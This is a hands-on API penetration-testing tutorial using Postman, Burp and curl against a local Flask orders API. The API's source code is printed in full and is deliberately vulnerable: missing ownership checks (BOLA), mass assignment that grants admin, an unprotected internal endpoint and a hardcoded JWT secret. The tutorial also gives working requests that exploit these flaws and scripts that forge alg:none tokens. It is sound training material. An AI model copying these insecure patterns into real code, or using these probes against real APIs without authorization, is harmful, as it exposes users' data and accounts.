
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | python3-flask / Flask 3.1.3python3-jwt / PyJWT 2.12.1curlburpsuite 2026.8-0kali1 (Community)Postman Desktop (optional GUI; same requests work with curl) |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003. API recon, authentication vs authorization, BOLA/IDOR, JWT token handling |
| Privilege | Normal user for Flask, curl, Postman, and Burp |
| Scope | API pentesting workflow with Postman and Burp: OpenAPI inventory, proxying, Repeater, auth vs authz, two-user BOLA, method/content-type probes, JWT structure and basic implementation checks. Not a full OWASP API Top 10 catalog, not GraphQL-only tooling, not a standalone JWT exploitation course (future separate page). |
| Related guides | Insecure deserialization |
API penetration testing means you talk to an API the way an app would, then change small details on purpose and watch what breaks.
In practice you will:
- Start a small lab API on your Kali machine
- Log in and copy a token
- Send the same request through Burp so you can edit it
- Swap an order ID and see whether the API leaks another user’s data
Postman is the easy place to build and send HTTP requests (login, headers, JSON body). Burp Suite sits in the middle so you can replay and tweak those requests. This page uses both. JWT is only the token format the lab returns after login, not the whole topic.
If Postman’s “Collections” sidebar is missing (common when you are not signed in), ignore Collections. Use New → HTTP request and type the URL yourself. That is enough for this lab.
Postman vs Burp for API testing
| Tool | What you use it for here |
|---|---|
| Postman | Type method + URL, add JSON body, paste Bearer token, click Send |
| Burp Suite | Catch that traffic, open Repeater, change one field, compare responses |
Flow:
Postman (or curl) → Burp Proxy (127.0.0.1:8080) → API (127.0.0.1:42012)Postman is the client. Burp is the workbench. If Proxy and Repeater are new, skim the Burp Suite proxy tutorial first, then come back.
Build a vulnerable JWT API lab
You will run a small intentional vulnerable Flask API on your machine. Think of it as a tiny shop:
- Alice owns order
1001 - Bob owns order
2002 - Login returns a JWT (a long token string)
GET /api/orders/<id>only checks “is this token valid?”, not “do you own this order?”
Confirm packages
Check Flask and PyJWT:
python3 -c 'from importlib.metadata import version; print(version("flask")); print(version("PyJWT"))'3.1.3
2.12.1If either import fails on Kali:
sudo apt install python3-flask python3-jwtRecheck the versions after install. Package installs that need elevation use the sudo command.
Create the lab directory
Make a folder for the intentional vulnerable API:
mkdir -p ~/web-labs/api-jwt-pentestingSave the vulnerable API
Create ~/web-labs/api-jwt-pentesting/app.py with this content:
#!/usr/bin/env python3
"""Intentional vulnerable JWT orders API for GoLinuxCloud API pentest lab."""
from __future__ import annotations

import time
from functools import wraps
from typing import Any

import jwt
from flask import Flask, g, jsonify, request

app = Flask(__name__)

# Lab-only secret — intentional weak value for local teaching, not production
JWT_SECRET = "glc-api-lab-secret-2026-pad-to-32b"
JWT_ISS = "glc-api-lab"
JWT_AUD = "glc-orders-api"
TOKEN_TTL = 3600

USERS = {
    "alice": {"password": "alicepass", "user_id": 1, "role": "user", "email": "alice@lab.local"},
    "bob": {"password": "bobpass", "user_id": 2, "role": "user", "email": "bob@lab.local"},
    "admin": {"password": "adminpass", "user_id": 9, "role": "admin", "email": "admin@lab.local"},
}

ORDERS = {
    1001: {
        "id": 1001,
        "owner_id": 1,
        "item": "Alice laptop lease",
        "total": 1299.00,
        "status": "open",
        "notes": "Alice shipping address confidential",
    },
    2002: {
        "id": 2002,
        "owner_id": 2,
        "item": "Bob phone upgrade",
        "total": 899.00,
        "status": "open",
        "notes": "Bob MFA recovery hint",
    },
}

OPENAPI = {
    "openapi": "3.0.3",
    "info": {
        "title": "GLC Orders API (lab)",
        "version": "1.0.0",
        "description": "Intentional vulnerable JWT API for authorized pentest practice.",
    },
    "servers": [{"url": "http://127.0.0.1:42012"}],
    "components": {
        "securitySchemes": {
            "bearerAuth": {"type": "http", "scheme": "bearer", "bearerFormat": "JWT"}
        }
    },
    "security": [{"bearerAuth": []}],
    "paths": {
        "/login": {
            "post": {
                "summary": "Issue JWT",
                "security": [],
                "requestBody": {
                    "required": True,
                    "content": {
                        "application/json": {
                            "schema": {
                                "type": "object",
                                "properties": {
                                    "username": {"type": "string"},
                                    "password": {"type": "string"},
                                },
                                "required": ["username", "password"],
                            }
                        }
                    },
                },
                "responses": {"200": {"description": "Token issued"}, "401": {"description": "Invalid"}},
            }
        },
        "/openapi.json": {
            "get": {
                "summary": "OpenAPI document",
                "security": [],
                "responses": {"200": {"description": "OpenAPI 3 JSON"}},
            }
        },
        "/api/me": {
            "get": {
                "summary": "Current user profile",
                "responses": {"200": {"description": "Profile"}},
            },
            "patch": {
                "summary": "Update profile fields",
                "responses": {"200": {"description": "Updated profile"}},
            },
        },
        "/api/me/orders": {
            "get": {
                "summary": "List my orders (ownership filtered)",
                "responses": {"200": {"description": "Orders"}},
            }
        },
        "/api/orders/{order_id}": {
            "get": {
                "summary": "Get order by id",
                "parameters": [
                    {
                        "name": "order_id",
                        "in": "path",
                        "required": True,
                        "schema": {"type": "integer"},
                    }
                ],
                "responses": {
                    "200": {"description": "Order"},
                    "401": {"description": "Unauthenticated"},
                    "403": {"description": "Forbidden"},
                    "404": {"description": "Not found"},
                },
            },
            "delete": {
                "summary": "Delete order (lab: auth only, no ownership)",
                "parameters": [
                    {
                        "name": "order_id",
                        "in": "path",
                        "required": True,
                        "schema": {"type": "integer"},
                    }
                ],
                "responses": {"200": {"description": "Deleted"}},
            },
        },
        "/api/internal/stats": {
            "get": {
                "summary": "Hidden internal stats (BFLA demo)",
                "responses": {"200": {"description": "Stats"}, "403": {"description": "Admin only"}},
            }
        },
    },
}


def issue_token(username: str, user: dict[str, Any]) -> str:
    now = int(time.time())
    payload = {
        "sub": str(user["user_id"]),
        "username": username,
        "user_id": user["user_id"],
        "role": user["role"],
        "iss": JWT_ISS,
        "aud": JWT_AUD,
        "iat": now,
        "exp": now + TOKEN_TTL,
    }
    return jwt.encode(payload, JWT_SECRET, algorithm="HS256")


def require_auth(fn):
    @wraps(fn)
    def wrapper(*args, **kwargs):
        auth = request.headers.get("Authorization", "")
        if not auth.startswith("Bearer "):
            return jsonify({"error": "missing bearer token"}), 401
        token = auth.split(" ", 1)[1].strip()
        try:
            claims = jwt.decode(
                token,
                JWT_SECRET,
                algorithms=["HS256"],
                audience=JWT_AUD,
                issuer=JWT_ISS,
            )
        except jwt.ExpiredSignatureError:
            return jsonify({"error": "token expired"}), 401
        except jwt.InvalidTokenError as exc:
            return jsonify({"error": "invalid token", "detail": str(exc)}), 401
        g.claims = claims
        g.username = claims.get("username")
        g.user_id = claims.get("user_id")
        g.role = claims.get("role", "user")
        return fn(*args, **kwargs)

    return wrapper


@app.get("/openapi.json")
def openapi():
    return jsonify(OPENAPI)


@app.get("/health")
def health():
    return jsonify({"ok": True, "service": "glc-orders-api"})


@app.post("/login")
def login():
    data = request.get_json(silent=True) or {}
    username = data.get("username", "")
    password = data.get("password", "")
    user = USERS.get(username)
    if not user or user["password"] != password:
        return jsonify({"error": "invalid credentials"}), 401
    token = issue_token(username, user)
    return jsonify(
        {
            "access_token": token,
            "token_type": "Bearer",
            "expires_in": TOKEN_TTL,
            "username": username,
            "user_id": user["user_id"],
        }
    )


@app.get("/api/me")
@require_auth
def me():
    u = USERS[g.username]
    return jsonify(
        {
            "username": g.username,
            "user_id": g.user_id,
            "role": u["role"],
            "email": u["email"],
        }
    )


@app.patch("/api/me")
@require_auth
def patch_me():
    """Vulnerable mass assignment: binds isAdmin/role from body."""
    data = request.get_json(silent=True) or {}
    u = USERS[g.username]
    if "email" in data:
        u["email"] = data["email"]
    # Intentionally unsafe binding for the lab
    if "role" in data:
        u["role"] = data["role"]
    if data.get("isAdmin") is True:
        u["role"] = "admin"
    return jsonify(
        {
            "username": g.username,
            "user_id": g.user_id,
            "role": u["role"],
            "email": u["email"],
            "warning": "lab mass-assignment path may elevate role",
        }
    )


@app.get("/api/me/orders")
@require_auth
def my_orders():
    mine = [o for o in ORDERS.values() if o["owner_id"] == g.user_id]
    return jsonify({"orders": mine})


@app.get("/api/orders/<int:order_id>")
@require_auth
def get_order(order_id: int):
    """BOLA: authenticated but no ownership check."""
    order = ORDERS.get(order_id)
    if not order:
        return jsonify({"error": "not found"}), 404
    return jsonify(order)


@app.delete("/api/orders/<int:order_id>")
@require_auth
def delete_order(order_id: int):
    """Hidden write path for method probing — still no ownership check."""
    order = ORDERS.pop(order_id, None)
    if not order:
        return jsonify({"error": "not found"}), 404
    return jsonify({"deleted": True, "id": order_id})


@app.get("/api/internal/stats")
@require_auth
def internal_stats():
    """BFLA-style: documented poorly; should be admin-only but only checks login."""
    return jsonify(
        {
            "users": len(USERS),
            "orders": len(ORDERS),
            "secret_hint": "lab-only internal endpoint",
        }
    )


@app.route("/api/orders/<int:order_id>", methods=["OPTIONS"])
def order_options(order_id: int):
    return (
        "",
        204,
        {
            "Allow": "GET, DELETE, OPTIONS",
            "Access-Control-Allow-Methods": "GET, DELETE, OPTIONS",
        },
    )


if __name__ == "__main__":
app.run(host="127.0.0.1", port=42012, debug=False)Endpoints you will use:
| Endpoint | Intended behavior | Lab reality |
|---|---|---|
POST /login |
Issue JWT | Works for alice / bob / admin |
GET /openapi.json |
Machine-readable docs | Public |
GET /api/me |
Profile | Requires Bearer JWT |
PATCH /api/me |
Update email | Also binds isAdmin / role (mass assignment) |
GET /api/me/orders |
List my orders | Ownership filtered |
GET /api/orders/<id> |
Get one order | Authenticated but no ownership check (BOLA) |
DELETE /api/orders/<id> |
Delete order | Present for method probing; also no ownership check |
GET /api/internal/stats |
Admin stats | Lightly documented; any valid JWT can call it |
Start Flask
Start the API on loopback port 42012. Leave this process running while you test:
python3 ~/web-labs/api-jwt-pentesting/app.pyIn another terminal, confirm health:
curl -s http://127.0.0.1:42012/health{"ok":true,"service":"glc-orders-api"}Optional Postman files can sit beside the app (GLC-Orders-API.postman_collection.json and environment). Every security proof below is shown with curl so Kali without a Postman GUI still works.
Find API docs with OpenAPI
Before you guess URLs, ask whether the API already published a machine-readable map. On this lab that file is /openapi.json.
Fetch it:
curl -s http://127.0.0.1:42012/openapi.json | jq '{title:.info.title, paths:(.paths|keys)}'{
"title": "GLC Orders API (lab)",
"paths": [
"/api/internal/stats",
"/api/me",
"/api/me/orders",
"/api/orders/{order_id}",
"/login",
"/openapi.json"
]
}You can import that URL in Postman if your build supports OpenAPI import. If Import only opens a raw GET tab, skip it and keep using New → HTTP with the paths from the table below.
On real engagements also try /swagger, /docs, and /redoc. Here /openapi.json is enough.
Map API endpoints and methods
Build a simple inventory before you chase bugs. For this lab:
| Endpoint | Method | Auth | Object ID | Notes |
|---|---|---|---|---|
/login |
POST | none | . | JSON username/password → JWT |
/api/me |
GET, PATCH | Bearer | . | Profile; PATCH accepts extra fields |
/api/me/orders |
GET | Bearer | . | Correctly scoped list |
/api/orders/{id} |
GET, DELETE, OPTIONS | Bearer | 1001, 2002 |
BOLA on GET/DELETE |
/api/internal/stats |
GET | Bearer | . | Unexpected for normal users |
Record content types you see (application/json here). Later, try an unexpected type on a write endpoint and note whether the API rejects it cleanly.
Log in and get a JWT in Postman
You will work inside the Postman window (not Burp yet).
If you do not see a Collections list on the left, that is fine. Click New (top left) and choose an HTTP request. You only need the big URL bar, the method dropdown (GET / POST), the tabs under it (Body, Authorization, Headers), and the blue Send button.
Two ports to remember:
| Port | Meaning |
|---|---|
42012 |
Lab API (use this for login and orders) |
42014 |
Optional helper only (ignore it for API testing) |
Get a token with curl first
Log in as Alice with the curl command so you know what a good response looks like:
curl -s -H 'Content-Type: application/json' \
  -d '{"username":"alice","password":"alicepass"}' \
http://127.0.0.1:42012/login{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...","expires_in":3600,"token_type":"Bearer","user_id":1,"username":"alice"}Your access_token string will not match screenshots or earlier runs. Each login mints a new JWT (iat / exp change). Copy the token from your response.
Save it for later commands:
AT=$(curl -s -H 'Content-Type: application/json' \
  -d '{"username":"alice","password":"alicepass"}' \
  http://127.0.0.1:42012/login | jq -r .access_token)
Wrong password returns 401:
curl -s -w '\nHTTP %{http_code}\n' -H 'Content-Type: application/json' \
  -d '{"username":"alice","password":"wrong"}' \
http://127.0.0.1:42012/login{"error":"invalid credentials"}
HTTP 401Log in with Postman (POST /login)
Do this in Postman:
- Click New → HTTP request (new tab is fine)
- Change the method dropdown to POST (not GET)
- Paste this URL:
http://127.0.0.1:42012/login - Open the Body tab → choose raw → set the type on the right to JSON
- Paste:
{"username":"alice","password":"alicepass"} - Click Send
You want 200 OK and a JSON body with access_token.

That response means authentication worked: the API accepted Alice’s password and issued a Bearer JWT for later calls. Copy the full access_token value (do not invent one from this article).
Call GET /api/me with your token
Now prove the token works on a protected route.
- New HTTP request (another tab)
- Method must be GET. If you leave POST, the lab returns
405 Method Not Allowed - URL:
http://127.0.0.1:42012/api/me - Open Authorization → Type Bearer Token → paste only the long token string
(If you use the Headers tab instead, the value must beBearerplus the token) - Send
Success looks like Alice’s profile ("username":"alice", "user_id":1). Failure with no token is 401.
What the token is for
- Login gives you
access_tokenandexpires_in(here 3600 seconds) - Later requests send
Authorization: Bearer <token> - When it expires, log in again and paste the new token
- Your token will never match a screenshot exactly. That is normal.
Send Postman traffic through Burp
Up to now Postman talked to the API alone. Next you put Burp in the middle so every Send from Postman shows up in Burp, where you can edit it.
Simple picture: Postman → Burp (8080) → lab API (42012).
Start Burp’s listener
- Open Burp Suite from the Kali menu while logged in as a normal user (not root)
- Temporary project → Start Burp
- Go to Proxy → Proxy settings and confirm a listener on
127.0.0.1port8080 - Go to Proxy → Intercept and click until it says Intercept is off (otherwise Postman will hang waiting for you)
Point Postman at Burp
- Postman → Settings (gear) → Proxy
- Uncheck “Use the system proxy” if you only want the Burp path
- Check Add a custom proxy configuration
- Enable HTTP (and HTTPS if needed)
- Proxy server
127.0.0.1, port8080 - Leave Proxy Auth off for this lab

With that set, Postman sends Builder traffic to Burp first. Burp then forwards to 127.0.0.1:42012.
This lab uses plain HTTP on localhost, so you do not need Burp’s CA. For HTTPS APIs you must trust Burp’s CA or TLS handshakes fail.
Capture GET /api/me in Burp
Send the same GET /api/me with Alice’s Bearer token again from Postman. In Burp, open Proxy → HTTP history, find the row, then Send to Repeater so you can edit it.
Without a token the API rejects the call:
curl -s -w '\nHTTP %{http_code}\n' http://127.0.0.1:42012/api/me{"error":"missing bearer token"}
HTTP 401401 here is authentication failure (no identity), not an authorization decision about an object.
In Repeater, confirm GET /api/me still returns Alice’s profile with your Bearer header:

A 200 profile response means Burp is on the path and the JWT still authenticates.
Edit requests in Burp Repeater
Repeater is Burp’s “edit and resend” screen. After a request appears in HTTP history, right-click it → Send to Repeater. Then change one thing and click Send in Burp.
- Path (
/api/orders/1001vs/api/orders/2002) - Method (
GETvsPUT/DELETE) Authorizationheader (Alice token vs Bob token)
A leftover JSON login body from Postman on a GET does not matter for this lab. Clear it if you want a cleaner request. The Bearer header is what authenticates you.
Lab object IDs:
| ID | Owner |
|---|---|
1001 |
Alice (owner_id 1) |
2002 |
Bob (owner_id 2) |
1002 is not a valid order. It returns 404 and is not a BOLA proof.
Authentication vs authorization
These two words get mixed up. Keep them separate:
- Authentication: did the API accept your login/token? (
401means no) - Authorization: now that it knows who you are, may you touch this object? (wrong user’s data with a valid token is the bug)
| Question | Name | Lab signal |
|---|---|---|
| Who are you? | Authentication | No token → 401; bad JWT → 401; login failure → 401 |
| May you touch this object? | Authorization | Valid Alice token reading Bob’s order 2002 should be 403/404, not 200 with Bob’s data |
Status codes you will see:
| Code | Meaning here |
|---|---|
401 |
Not logged in / bad token |
403 |
Logged in, but not allowed |
404 |
Missing object (or hidden on purpose) |
200 with another user’s object |
BOLA / IDOR proof |
Unauthenticated order fetch:
curl -s -o /dev/null -w '%{http_code}\n' http://127.0.0.1:42012/api/orders/1001401Test BOLA with two user tokens
BOLA (also called IDOR in many reports) means: you are logged in, but the API still returns someone else’s object when you change an ID.
This page only shows the two-account method. The deeper object-authorization guide is IDOR / BOLA.
| Token | Object | Expected if authorization works | Observed on this lab |
|---|---|---|---|
| Alice | 1001 (Alice) |
200 Alice order |
200 Alice order |
| Alice | 2002 (Bob) |
403/404 |
200 Bob order (BOLA) |
| Bob | 1001 (Alice) |
403/404 |
200 Alice order (BOLA) |
| Alice | /api/me/orders |
Only Alice rows | Only 1001 (correct) |
Alice reads her own order (baseline)
In Repeater, keep Alice’s Bearer token and set the path to her order:
GET /api/orders/1001 HTTP/1.1The same check with curl (use your current $AT):
curl -s -H "Authorization: Bearer $AT" http://127.0.0.1:42012/api/orders/1001{"id":1001,"item":"Alice laptop lease","notes":"Alice shipping address confidential","owner_id":1,"status":"open","total":1299.0}
200 with owner_id: 1 is the normal case: authenticated Alice reads her own object.
Alice token on Bob’s order (BOLA)
In Repeater, change only the path to Bob’s ID (2002, not 1002):
GET /api/orders/2002 HTTP/1.1Confirm with curl using the same Alice token:
curl -s -H "Authorization: Bearer $AT" http://127.0.0.1:42012/api/orders/2002{"id":2002,"item":"Bob phone upgrade","notes":"Bob MFA recovery hint","owner_id":2,"status":"open","total":899.0}
That is the BOLA finding. Authentication still says “Alice” (same Bearer token). Authorization failed: the handler returned Bob’s order (owner_id: 2), including sensitive notes. A fixed API would answer 403 or 404 here.
Correctly scoped list for contrast:
curl -s -H "Authorization: Bearer $AT" http://127.0.0.1:42012/api/me/orders{"orders":[{"id":1001,"item":"Alice laptop lease","notes":"Alice shipping address confidential","owner_id":1,"status":"open","total":1299.0}]}/api/me/orders only returns Alice’s rows. The bug is on /api/orders/<id>, not on the scoped list.
Find hidden endpoints and methods
Ask what methods the resource advertises:
curl -s -D - -o /dev/null -X OPTIONS http://127.0.0.1:42012/api/orders/1001HTTP/1.1 200 OK
Allow: GET, DELETE, HEAD, OPTIONSDELETE appears even if your OpenAPI skim focused on GET. Unsupported methods should fail cleanly:
curl -s -w '\nHTTP %{http_code}\n' -X PUT \
  -H "Authorization: Bearer $AT" \
  -H 'Content-Type: application/json' \
  -d '{}' \
http://127.0.0.1:42012/api/orders/1001<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
...
HTTP 405Try a path that docs barely emphasize:
curl -s -H "Authorization: Bearer $AT" http://127.0.0.1:42012/api/internal/stats{"orders":2,"secret_hint":"lab-only internal endpoint","users":3}Any valid user JWT can call it on this lab. Treat that as function-level authorization weakness, and expand discovery with techniques from find hidden endpoints on larger targets.
Read a JWT header and payload
A JWT is three Base64URL chunks separated by dots: header, payload, signature. It looks secret, but the middle part is only encoded, not encrypted. Anyone with the token can read the claims. The signature is what stops easy tampering when the server checks it correctly.
Decode Alice's token without trusting it (signature not verified yet):
python3 - <<'PY'
import jwt, json, urllib.request
req = urllib.request.Request(
    "http://127.0.0.1:42012/login",
    data=b'{"username":"alice","password":"alicepass"}',
    headers={"Content-Type": "application/json"},
    method="POST",
)
tok = json.load(urllib.request.urlopen(req))["access_token"]
print(json.dumps({
    "header": jwt.get_unverified_header(tok),
    "payload": jwt.decode(tok, options={"verify_signature": False}),
}, indent=2))
PY{
"header": {
"alg": "HS256",
"typ": "JWT"
},
"payload": {
"sub": "1",
"username": "alice",
"user_id": 1,
"role": "user",
"iss": "glc-api-lab",
"aud": "glc-orders-api",
"iat": 1788586918,
"exp": 1788590518
}
}Base64URL encoding is not encryption. Anyone who sees the token can read claims. Integrity depends on signature verification with the correct algorithm and key. Paste your live access_token into jwt.io or Burp’s JWT inspector if you want a GUI view. Do not expect the token string in screenshots to match a later login.
JWT security checks to run
Keep this checklist short on this page. Deep exploitation belongs on a future JWT-focused article.
| Check | What you want to see |
|---|---|
| Signature verified | Tampered payload rejected |
| Algorithm allowlist | Server accepts only expected alg values (here HS256) |
| Expiry enforced | Expired exp → 401 |
| Audience / issuer | Wrong aud / iss rejected when the API claims to check them |
| Key handling | Secrets not hardcoded in clients; not guessable in production |
alg: none |
Unsigned token rejected |
| Algorithm confusion | HS256/RS256 mix-ups rejected (concept; needs asymmetric setup to demo fully) |
Expired token on this lab
Build a token whose exp is already in the past and send it to /api/me:
python3 - <<'PY'
import jwt, time, urllib.request, urllib.error
tok = jwt.encode({
    "sub": "1", "username": "alice", "user_id": 1, "role": "user",
    "iss": "glc-api-lab", "aud": "glc-orders-api",
    "iat": int(time.time()) - 7200, "exp": int(time.time()) - 3600,
}, "glc-api-lab-secret-2026-pad-to-32b", algorithm="HS256")
req = urllib.request.Request(
    "http://127.0.0.1:42012/api/me",
    headers={"Authorization": f"Bearer {tok}"},
)
try:
    urllib.request.urlopen(req)
except urllib.error.HTTPError as e:
    print("status:", e.code)
    print(e.read().decode())
PYstatus: 401
{"error":"token expired"}alg: none probe
Craft an unsigned token and send it. This lab rejects it:
python3 - <<'PY'
import base64, json, urllib.request, urllib.error
def b64url(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()
header = b64url(json.dumps({"alg": "none", "typ": "JWT"}, separators=(",", ":")).encode())
payload = b64url(json.dumps({
    "sub": "1", "username": "alice", "user_id": 1, "role": "admin",
    "iss": "glc-api-lab", "aud": "glc-orders-api",
    "iat": 1700000000, "exp": 9999999999,
}, separators=(",", ":")).encode())
token = f"{header}.{payload}."
req = urllib.request.Request(
    "http://127.0.0.1:42012/api/me",
    headers={"Authorization": f"Bearer {token}"},
)
try:
    urllib.request.urlopen(req)
except urllib.error.HTTPError as e:
    print("status:", e.code)
    print(e.read().decode())
PYstatus: 401
{"detail":"The specified alg value is not allowed","error":"invalid token"}Why JWT attacks often fail today
alg: none and algorithm-confusion bugs are implementation mistakes, not properties of using JWT. Many frameworks reject none by default now. Always test the target's behavior before you report a JWT finding.
On this lab, unsigned tokens fail. BOLA still succeeds with a valid Alice token and Bob's object ID. That is the higher-severity API issue for this walkthrough.
Test mass assignment and logic
Stay brief. Probe for behavior changes without turning this into every OWASP API category.
Mass assignment style fields
Profile GET returns role. Try binding a privileged field on PATCH:
curl -s -X PATCH \
  -H "Authorization: Bearer $AT" \
  -H 'Content-Type: application/json' \
  -d '{"email":"alice+lab@lab.local","isAdmin":true}' \
http://127.0.0.1:42012/api/me{"email":"alice+lab@lab.local","role":"admin","user_id":1,"username":"alice","warning":"lab mass-assignment path may elevate role"}Restart the Flask process after this test if you need Alice back as role=user for clean demos.
Other quick probes
- Unexpected values on write endpoints when they exist
- Rate limits on
/login(this lab has none. note that in a real report) - State transitions (delete then GET) on orders when authorized
Record API pentest findings
For each issue, capture:
| Field | Example from this lab |
|---|---|
| Endpoint | GET /api/orders/2002 |
| Method | GET |
| Identity | Alice JWT (user_id=1) |
| Request | Bearer Alice + path 2002 |
| Expected | 403/404 |
| Observed | 200 with Bob's notes |
| Impact | Horizontal disclosure of another user's order |
Same template for mass assignment (PATCH /api/me + isAdmin) and for any JWT check that actually fails closed or open.
API pentesting troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
Postman Import opens GET …/collection.json |
Link imported as a raw request, not a Collection | Build POST /login and GET calls by hand in New → HTTP |
| No Collections sidebar / no environment eye | Free Postman without sign-in | Skip Collections; paste Bearer tokens per request |
405 on /api/me |
Used POST | Use GET /api/me |
| Postman works, Burp history empty | Proxy not set or Intercept stuck | Custom proxy 127.0.0.1:8080; Intercept off |
401 on every call |
Stale or missing Bearer token | Re-run /login; paste the new token (tokens change every login) |
| HTTPS errors in Postman via Burp | Missing Burp CA | Trust Burp CA, or stick to this HTTP lab |
Order 1002 returns 404 |
Wrong ID | Alice 1001, Bob 2002 |
BOLA “fails” but you used /api/me/orders |
Wrong endpoint | Cross-object IDs on /api/orders/<id> |
Alice suddenly role=admin |
Mass-assignment test mutated process memory | Restart app.py |
Connection refused :42012 |
Flask not running | Start python3 ~/web-labs/api-jwt-pentesting/app.py again |
Summary
API pentesting with Postman and Burp is a workflow: import or fetch docs, map endpoints, authenticate two users, proxy traffic, and replay precise mutations in Repeater. Postman organizes the client view; Burp proves what happens when identity, object IDs, methods, or tokens change.
On this lab, a valid Alice JWT reading order 2002 returned Bob's data. authentication without object-level authorization. /api/me/orders showed the correct pattern. JWT checks rejected alg: none and expired tokens, which is what you want to see before you claim a token bug. Mass assignment on PATCH /api/me still elevated role, so business-logic binding remains in scope even when classic JWT attacks fail closed.
Use the IDOR/BOLA guide for deeper object-authorization methodology, and the Burp proxy guide if Proxy or Repeater still feel new. A future standalone JWT article can expand algorithm confusion and key-handling attacks without bloating this page.
References
- PortSwigger Web Security Academy. API testing: https://portswigger.net/web-security/api-testing
- OWASP API Security Top 10: https://owasp.org/API-Security/
- PyJWT documentation: https://pyjwt.readthedocs.io/
- Postman Learning Center. using a proxy: https://learning.postman.com/docs/getting-started/installation/proxy/
- Burp Suite documentation: https://portswigger.net/burp/documentation
Frequently Asked Questions
Should I use Postman or Burp for API pentesting?
Use both. Postman (or an equivalent client) holds collections, environments, and readable auth. Burp intercepts and mutates the same HTTP messages for security proofs.
What is BOLA in an API test?
Broken object level authorization: you are authenticated, but the API returns or changes another user's object when you swap an ID. It overlaps heavily with classic IDOR testing.
Does every JWT accept the none algorithm?
No. That is an implementation flaw. This lab rejects alg none. Always test the target before reporting.
Why did I get 401 instead of 403?
401 usually means the server does not accept your authentication material. 403 usually means it knows who you are but refuses the action. APIs sometimes blur these codes, so record both the code and the body.
Is Base64 in a JWT encryption?
No. Header and payload are encoded for transport, not encrypted. Anyone with the token can read claims unless additional encryption (JWE) is used.
